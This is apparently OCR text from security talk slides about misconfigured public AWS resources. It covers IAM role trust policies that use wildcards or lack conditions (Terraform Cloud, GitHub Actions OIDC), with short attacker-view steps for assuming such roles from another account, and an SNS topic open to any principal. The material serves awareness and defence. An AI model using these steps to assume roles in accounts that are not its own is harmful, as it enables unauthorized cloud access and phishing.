
```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```


HACKTODEF.COM

PUBLIC RESOURCES

IAM roles

- POV ATTACKER
  - YOU NEED sts:assumeRole ON *
  - YOU ARE IN YOUR OWN ENVIRONMENT, JUST BE AN ADMIN
  - ASSUME THE ROLE
  - YOU HAVE ACCESS IN ANOTHER AWS ACCOUNT NOW


1 hour
Permissions
Trust relationships
Tags
Access Advisor
Revoke sessions
Trusted entities
Entities that can assume this role under specified conditions.
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Principal": {
"Federated": "arn:aws:iam::278512597888:oidc-provider/app.terraform.io"
},
"Action": "sts:AssumeRoleWithWebIdentity",
"Condition": {
"StringEquals": {
"app.terraform.io:aud": "aws.workload.identity"
}
}
}
]
}


POV:
Cloud Engineer
Create role | IAM | Global
Overview | defcamp | poc-demo
Dynamic Credentials with the
https://us-east-1.console.aws.amazon.com/iam/home?region=eu-central-1#/roles/create
120%
aws
Services
Search
[Alt+S]
Global
AdministratorAccess/eduard
IAM > Roles > Create role
Step 1
Select trusted entity
Step 2
Add permissions
Step 3
Name, review, and create
Select trusted entity Info
Trusted entity type
AWS service
Allow AWS services like EC2, Lambda, or others to perform actions in this account.
AWS account
Allow entities in other AWS accounts belonging to you or a 3rd party to perform actions in this account.
Web identity
Allows users federated by the specified external web identity provider to assume this role to perform actions in this account.
SAML 2.0 federation
Allow users federated with SAML 2.0 from a corporate directory to perform actions in this account.
Custom trust policy
Create a custom trust policy to enable others to perform actions in this account.
Web identity
Allows users federated by the specified external web identity provider to assume this role to perform actions in this account.
Identity provider
app.terraform.io
Create new
Audience
aws.workload.identity
No field for
setting Subject
CloudShell
Feedback
© 2024, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences

Web identity

Allows users federated by the specified external web identity provider to assume this role to perform actions in this account.

Identity provider

app.terraform.io

Create new

Audience

aws.workload.identity

Organization

Organization is required. Provide * for all organizations.

Project

Maximum 40 characters.

Workspace

Run Phase

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::[redacted]:oidc-provider/app.terraform.io"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "app.terraform.io:aud": "aws.workload.identity"
                },
                "StringLike": {
                    "app.terraform.io:sub": "organization:*:project:test:workspace:test:run_phase:test"
                }
            }
        }
    ]
}
```

This is a critical misconfiguration

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::259230201556:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:my-org*/my-repo:my-brach"
                },
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
```

HACKTODEF.COM

PUBLIC RESOURCES

IAM roles

- POV ATTACKER
  - THE ATTACK IS SPECIFIC BASED ON PROVIDER
  - KNOWN ATTACKS
    - GITHUB ACTIONS
    - TERRAFORM CLOUD
    - GITLAB
- KEEP AN EYE FOR TRUST POLICIES THAT
  - ARE LACKING CONDITIONS
  - ARE USING ASTERISKS IN THE CONDITIONS (*)

HACKTODEF.COM

PUBLIC RESOURCES

SNS (Simple Notification Service)

- A2A / A2P
- BODY MESSAGE IS SENT TO SNS TOPIC
  - THE MESSAGE CAN BE SENT TO A LAMBDA AND INTERPRETED
  - THE ORIGINAL OR MODIFIED MESSAGE IS SENT TO ONE OR MORE RECIPIENTS
- CAN BE INTEGRATED WITH NATIVE SERVICES IN MULTIPLE WAYS

HACKTODEF.COM

PUBLIC RESOURCES

SNS (Simple Notification Service)

- EXAMPLE
  - A MESSAGE IS SENT TO AN SNS TOPIC
  - THE MESSAGE IS SENT AS PART OF AN EMAIL TO MULTIPLE ADDRESSES
  - PHISHING POTENTIAL
- SEVERITY: LOW-CRITICAL (DEPENDS ON INTEGRATION)

HACKTODEF.COM

Details


Name email-topic	Display name email-topic
ARN arn:aws:sns:eu-central-1:259230201556:email-topic	Topic owner 259230201556
Type Standard	

Subscriptions | Access policy | Data protection policy | Delivery policy (HTTP/S)

Access policy Info

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.


```
    "Effect": "Allow",
    "Principal": {
      "AWS": "*"
    },
    "Action": [
      "SNS:Publish",
      "SNS:RemovePermission",
      "SNS:SetTopicAttributes",
      "SNS:DeleteTopic",
      "SNS:ListSubscriptionsByTopic",
      "SNS:GetTopicAttributes",
      "SNS:AddPermission",
      "SNS:Subscribe"
    ]
```



HACKTODEF.COM

HACKTODEF.COM

aws

